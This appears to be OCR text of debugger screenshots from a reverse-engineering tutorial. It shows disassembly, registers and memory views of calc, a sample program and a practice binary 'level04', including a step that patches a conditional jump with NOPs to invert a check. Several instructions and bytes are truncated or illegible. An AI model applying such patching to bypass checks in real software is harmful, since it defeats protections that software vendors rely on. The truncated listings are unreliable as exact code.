77ACAC54   74 1E              JE SHORT ntdll.77ACAC74
77ACAC56   83C9 FF            OR ECX,FFFFFFFF
77ACAC59   33C0               XOR EAX,EAX
77ACAC5B   F2:AE              REPNE SCAS BYTE PTR ES:[EDI]
77ACAC5D   F7D1               NOT ECX
77ACAC5F   81F9 FFFF0000      CMP ECX,0FFFF
77ACAC65   76 05              JBE SHORT ntdll.77ACAC6C
77ACAC67   B9 FFFF0000        MOV ECX,0FFFF
77ACAC6C   66:894A 02         MOV WORD PTR DS:[EDX+2],CX
77ACAC70   49                 DEC ECX
77ACAC71   66:890A            MOV WORD PTR DS:[EDX],CX
77ACAC74   5F                 POP EDI
77ACAC75   C2 0800            RETN 8
77ACAC78   8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
77ACAC7F   90                 NOP
77ACAC80   57                 PUSH EDI
77ACAC81   8B7C24 0C          MOV EDI,DWORD PTR SS:[ESP+C]
77ACAC85   8B5424 08          MOV EDX,DWORD PTR SS:[ESP+8]
77ACAC89   C702 00000000      MOV DWORD PTR DS:[EDX],0
```

```
Registers (FPU)
EAX 00401000 reverseM.<ModuleEntryPoint>
ECX 00000000
EDX 00000000
EBX 7FFDE000
ESP 0019FFF0
EBP 00000000
ESI 00000000
EDI 00000000
EIP 77ACAC04 ntdll.77ACAC04
C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7FFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump         ASCII
00402000
00402008
00402010
00402018
00402020
00402028
00402030
00402038
00402040
00402048
00402050
00402058
00402060
00402068
```

```
0019FFF0  00000000  ....
0019FFF4  00401000  .▶@.  reverseM.<ModuleEntryPoint>
0019FFF8  00000000  ....
0019FFFC  00000000  ....
```

```
[10:32:48] Single step event at ntdll.77ACAC04 - use Shift+F7/F8/F9 to pass exception to program      Paused
```


x64_dbg - File: Sample.exe - PID: 21D4 - Module: sample.exe - Thread: 122C
File View Debug Plugins Options Help
CPU
Log
Breakpoints
Memory Map
Call Stack
Script
Symbols
References
Threads
RDX
General
Command:

```
00000000005AA2A0 | 55                    | push rbp
00000000005AA2A1 | 48 83 EC 20           | sub rsp,20
00000000005AA2A5 | 48 8B EC              | mov rbp,rsp
00000000005AA2A8 | 90                    | nop
00000000005AA2A9 | 48 8D 0D 98 49 FF FF  | lea rcx,qword ptr ds:[59EC48]
00000000005AA2B0 | E8 EB 68 E6 FF        | call sample.410BA0
00000000005AA2B5 | 48 8B 05 44 5F 02 00  | mov rax,qword ptr ds:[5D0200]
00000000005AA2BC | 48 8B 08              | mov rcx,qword ptr ds:[rax]
00000000005AA2BF | E8 4C 3F FE FF        | call sample.58E210
00000000005AA2C4 | 48 8B 05 35 5F 02 00  | mov rax,qword ptr ds:[5D0200]
00000000005AA2CB | 48 8B 08              | mov rcx,qword ptr ds:[rax]
00000000005AA2CE | B2 01                 | mov dl,1
00000000005AA2D0 | E8 0B 6B FE FF        | call sample.590DE0
00000000005AA2D5 | 48 8B 05 24 5F 02 00  | mov rax,qword ptr ds:[5D0200]
00000000005AA2DC | 48 8B 08              | mov rcx,qword ptr ds:[rax]
00000000005AA2DF | 48 8B 15 5A 41 FF FF  | mov rdx,qword ptr ds:[59E440]
00000000005AA2E6 | 4C 8B 05 1B 62 02 00  | mov r8,qword ptr ds:[5D0508]
00000000005AA2ED | E8 4E 3F FE FF        | call sample.58E240
00000000005AA2F2 | 48 8B 05 07 5F 02 00  | mov rax,qword ptr ds:[5D0200]
00000000005AA2F9 | 48 8B 08              | mov rcx,qword ptr ds:[rax]
00000000005AA2FC | E8 4F 41 FE FF        | call sample.58E450
00000000005AA301 | E8 AA 06 E6 FF        | call sample.40A9B0
```


```
RAX     000007FCE6861664   <k
RBX     0000000000000000
RCX     000007FFFFFDF000
RDX     00000000005AA2A0   sa
RBP     0000000000000000
RSP     000000000013FF58
RSI     0000000000000000
RDI     0000000000000000

R8      000007FFFFFDF000
R9      00000000005AA2A0   sa
R10     0000000000000000
R11     0000000000000000
R12     0000000000000000
R13     0000000000000000
R14     0000000000000000
R15     0000000000000000

RIP     00000000005AA2A0   sa

RFLAGS    0000000000000244
ZF 1   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1
```

```
rbp=0

sample.exe[1AA2A0] | ".text":00000000005AA2A0
```

```
Address           Hex                                              ASCII
000007FCE8221000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
000007FCE8221010  65 48 8B 04 25 30 00 00 00 F0 0F BA 71 08 00 48  eH..%0...ð.ºq..H
000007FCE8221020  8B 40 48 0F 83 FE 43 00 00 48 89 41 10 C7 41 0C  .@H..þC..H.A.ÇA.
000007FCE8221030  01 00 00 00 33 C0 C3 90 90 90 90 90 90 90 90 90  ....3ÀÃ.........
000007FCE8221040  FF F3 48 83 EC 20 FF 49 0C 48 8B D9 75 27 48 C7  ÿóH.ì ÿI.H.Ùu'HÇ
000007FCE8221050  41 10 00 00 00 00 48 89 7C 24 30 B8 FE FF FF FF  A.....H.|$0¸þÿÿÿ
000007FCE8221060  83 C9 FF F0 0F B1 4B 08 8B F8 0F 85 58 8D 01 00  .Éÿð.±K..ø..X...
000007FCE8221070  48 8B 7C 24 30 33 C0 48 83 C4 20 5B C3 90 90 90  H.|$03ÀH.Ä [Ã...
```


```
000000000013FF58  000007FCE686167E  re
000000000013FF60  0000000000000000
000000000013FF68  0000000000000000
000000000013FF70  0000000000000000
000000000013FF78  0000000000000000
000000000013FF80  0000000000000000
000000000013FF88  000007FCE823C3F1  re
000000000013FF90  0000000000000000
000000000013FF98  0000000000000000
000000000013FFA0  0000000000000000
```

```
Paused   INT3 breakpoint "entry breakpoint" at 00000000005AA2A0!
```



Select process to attach

Process	Name	Window	Path
00003288	QtWebEng:		C:\Program Files (x86)\Dropbox\Client\QtWebEngineProcess.exe
00003688	QtWebEng:		C:\Program Files (x86)\Dropbox\Client\QtWebEngineProcess.exe
000019A4	DropboxUp		C:\Program Files (x86)\Dropbox\Update\DropboxUpdate.exe
00002818	GoogleCra		C:\Program Files (x86)\Google\Update\1.3.33.17\GoogleCrashHandler.exe
000032C4	POWERPNT	HardwareMonitorWindow	C:\Program Files (x86)\Microsoft Office\root\Office16\POWERPNT.EXE
000012AC	vmware-au		C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe
000017D4	vmware-ho		C:\Program Files (x86)\VMware\VMware Workstation\vmware-hostd.exe
00002E74	vmware-ti	vmware-tray Main UI Window	C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe



- [*G.P.U* - main thread, module calc]


```
01012475  $ 6A 70          PUSH 70
01012477  . 68 E0150001    PUSH calc.010015E0
0101247C  . E8 47030000    CALL calc.010127C8
01012481  . 33DB           XOR EBX,EBX
01012483  . 53             PUSH EBX                                   [pModule => NULL
01012484  . 8B3D 20100001  MOV EDI,DWORD PTR DS:[<&KERNEL32.GetMod   |KERNEL32.GetModuleHandleA
0101248A  . FFD7           CALL EDI                                   GetModuleHandleA
0101248C  . 66:8138 4D5A   CMP WORD PTR DS:[EAX],5A4D
01012491  .v75 1F          JNZ SHORT calc.010124B2
01012493  . 8B48 3C        MOV ECX,DWORD PTR DS:[EAX+3C]
01012496  . 03C8           ADD ECX,EAX
01012498  . 8139 50450000  CMP DWORD PTR DS:[ECX],4550
0101249E  .v75 12          JNZ SHORT calc.010124B2
010124A0  . 0FB741 18      MOVZX EAX,WORD PTR DS:[ECX+18]
010124A4  . 3D 0B010000    CMP EAX,10B
010124A9  .v74 1F          JE SHORT calc.010124CA
010124AB  . 3D 0B020000    CMP EAX,20B
010124B0  .v74 05          JE SHORT calc.010124B7
010124B2  > 895D E4        MOV DWORD PTR SS:[EBP-1C],EBX
010124B5  .vEB 27          JMP SHORT calc.010124DE
010124B7  > 83B9 84000000  CMP DWORD PTR DS:[ECX+84],0E
010124BE  .^76 F2          JBE SHORT calc.010124B2
010124C0  . 33C0           XOR E[illegible]
010124C2  . 3999 F8000000  CMP [illegible],EBX
010124C8  .vEB 0E          JMP SHORT calc.010124D8
010124CA  > 8379 74 0E     CMP DWORD PTR DS:[ECX+74],0E
010124CE  .^76 E2          JBE SHORT calc.010124B2
010124D0  . 33C0           XOR EAX,EAX
010124D2  . 3999 E8000000  CMP DWORD PTR DS:[ECX+E8],EBX
010124D8  > 0F95C0         SETNE AL
010124DB  . 8945 E4        MOV DWORD PTR SS:[EBP-1C],EAX
010124DE  > 895D FC        MOV DWORD PTR SS:[EBP-4],EBX
010124E1  . 6A 02          PUSH 2
010124E3  . FF15 0C120001  CALL DWORD PTR DS:[<&msvcrt.__set_app_t   msvcrt.__set_app_type
010124E9  . 59             POP ECX
010124EA  . 830D 10500101  OR DWORD PTR DS:[1015010],FFFFFFFF
010124F1  . 830D 14500101  OR DWORD PTR DS:[1015014],FFFFFFFF
010124F8  . FF15 08120001  CALL DWORD PTR DS:[<&msvcrt.__p__fmode>   msvcrt.__p__fmode
010124FE  . 8B0D 0C500101  MOV ECX,DWORD PTR DS:[101500C]
01012504  . 8908           MOV DWORD PTR DS:[EAX],ECX
01012506  . FF15 04120001  CALL DWORD PTR DS:[<&msvcrt.__p__commod   msvcrt.__p__commode
0101250C  . 8B0D 08500101  MOV ECX,DWORD PTR DS:[1015008]
01012512  . 8908           MOV DWORD PTR DS:[EAX],ECX
01012514  . A1 00120001    MOV EAX,DWORD PTR DS:[<&msvcrt._adjust_
01012519  . 8B00           MOV EAX,DWORD PTR DS:[EAX]
0101251B  . A3 18500101    MOV DWORD PTR DS:[1015018],EAX
01012520  . E8 9D020000    CALL calc.010127C2
01012525  . 391D D0490101  CMP DWORD PTR DS:[10149D0],EBX
0101252B  .v75 0C          JNZ SHORT calc.01012539
0101252D  . 68 C2270101    PUSH calc.010127C2                         Entry address
01012532  . FF15 FC110001  CALL DWORD PTR DS:[<&msvcrt.__setuserma   msvcrt.__setusermatherr
```

```
Registers (FPU)
EAX 000DFFCC
ECX 01012475 calc.<ModuleEntryPoint>
EDX 01012475 calc.<ModuleEntryPoint>
EBX 00242000
ESP 000DFF74
EBP 000DFF80
ESI 01012475 calc.<ModuleEntryPoint>
EDI 01012475 calc.<ModuleEntryPoint>

EIP 01012475 calc.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 245000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_ENVVAR_NOT_FOUND (000000CB)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
01014000  03 00 00 00 01 00 00 00 20 00 00 00 0A 00 00 00  ♥...☺... .......
01014010  0A 00 00 00 40 00 00 00 53 00 63 00 69 00 43 00  ....@...S.c.i.C.
01014020  61 00 6C 00 63 00 00 00 00 00 00 00 2E 00 00 00  a.l.c...........
01014030  00 00 00 00 00 00 00 00 2C 00 00 00 00 00 00 00  ........,.......
01014040  00 00 00 00 30 00 00 [illegible] 00 00 57 00  ....0...☺.....W.
01014050  58 00 56 01 5C 02 5D [illegible]                X.V☺\☻]☻·♥Y♥^♥Z♥
01014060  5B 03 5F 04 00 00 00 [illegible]                [♥_♦....
01014070  FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00  ....
01014080  00 00 00 00 00 00 00 00 EC 15 00 01 00 00 00 00  ........∞§.☺....
01014090  2E 4B 00 00 00 00 00 00 00 00 FF 00 50 00 00 00  .K........ .P...
010140A0  FF 00 00 00 51 00 00 00 FF 00 00 00 52 00 00 00   ...Q... ...R...
010140B0  FF 00 00 00 53 00 00 00 00 00 FF 00 54 00 00 00   ...S..... .T...
010140C0  00 00 FF 00 55 00 00 00 FF 00 00 00 56 00 00 00  .. .U... ...V...
```


```
000DFF74   7732FA29  RETURN to KERNEL32.7732FA29
000DFF78   00242000
000DFF7C   7732FA10  KERNEL32.BaseThreadInitThunk
000DFF80  ┌000DFFDC
000DFF84  │77BA75F4  RETURN to ntdll.77BA75F4
000DFF88  │00242000
000DFF8C  │320502EA
000DFF90  │00000000
000DFF94  │00000000
000DFF98  │00242000
000DFF9C  │00000000
000DFFA0  │00000000
000DFFA4  │00000000
000DFFA8  │00000000
000DFFAC  │00000000
```

Memory Window 1 Start£º0x1014000 End£º0x1013FFF Size£º0x0 Value£º0x3




Executable modules


Base	Size	Entry	Name	File version	Path
00400000	00003000	004010E0	level04		C:\Users\amrth\Documents\VirtualC\level04.exe
6FC40000	0009D000	6FC781B0	apphelp	10.0.17134.1 (Wi	C:\WINDOWS\SYSTEM32\apphelp.dll
74750000	000E0000	747606A0	KERNEL32	10.0.17134.376	C:\WINDOWS\System32\KERNEL32.DLL
749E0000	000BF000	74A15660	msvcrt	7.0.17134.1 (Wi	C:\WINDOWS\System32\msvcrt.dll
772C0000	001E4000	773AF350	KERNELBA	10.0.17134.376	C:\WINDOWS\System32\KERNELBASE.dll
776C0000	00190000		ntdll	10.0.17134.228	C:\WINDOWS\SYSTEM32\ntdll.dll




Memory map


Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
004D0000	00006000				Priv	RW	RW	
004E0000	000C5000				Map	R	R	\Device\HarddiskVolume3\Windows\System32\locale.nls
00690000	0000B000				Priv	RW	RW	
0088D000	00002000				Priv	RW Gua	RW	
0088F000	00001000			stack of th	Priv	RW Gua	RW	
00970000	00003000				Priv	RW	RW	
6FC40000	00001000	apphelp		PE header	Imag	R	RWE	
6FC41000	0007A000	apphelp	.text	code,export	Imag	R	RWE	
6FCBB000	00002000	apphelp	.data	data	Imag	R	RWE	
6FCBD000	00003000	apphelp	.idata	imports	Imag	R	RWE	
6FCC0000	00017000	apphelp	.rsrc	resources	Imag	R	RWE	
6FCD7000	00006000	apphelp	.reloc	relocations	Imag	R	RWE	
74750000	00001000	KERNEL32		PE header	Imag	R	RWE	
74760000	00061000	KERNEL32	.text	code	Imag	R E	RWE	
747D0000	00028000	KERNEL32	.rdata	imports,exp	Imag	R	RWE	






```
004010EF  8945 EC       MOV DWORD PTR SS:[EBP-14],EAX
004010F2  B8 00000300   MOV EAX,30000
004010F7  50            PUSH EAX
```





#	Base	Size	Stop on
1	004010F2		Execute
2			
3			
4			




```
0040107A  0F85 0D000000   JNZ level04.0040108D
00401080  B8 01000000     MOV EAX,
00401085  8845 F7         MOV BYTE
00401088  E9 02000000     JMP leve
0040108D  EB C2           JMP SHOR
0040108F  0FBE45 F7       MOVSX EA
00401093  83F8 01         CMP EAX,1
```

Assemble at 0040107A

JZ 0040108D

☑ Fill with NOP's



```
004010C6  B8 33204000   MOV EAX,level0
004010CB  50            PUSH EAX
004010CC  E8 87000000   CALL <JMP.&msv
004010D1  83C4 04       ADD ESP,4
```

```
Address   Hex dump                  ASCII
00402000  01 02 03 04 05 06 07 08  ▯ ▯▯▯▯▯▯
00402008  09 00 03 02 07 05 09 08  ..▯ ▯▯.▯
00402010  00 04 06 01 54 68 65 20  .▯▯▯The
00402018  32 20 61 72 72 61 79 73  2 array
00402020  20 61 72 65 20 6E 6F 74   are not
```

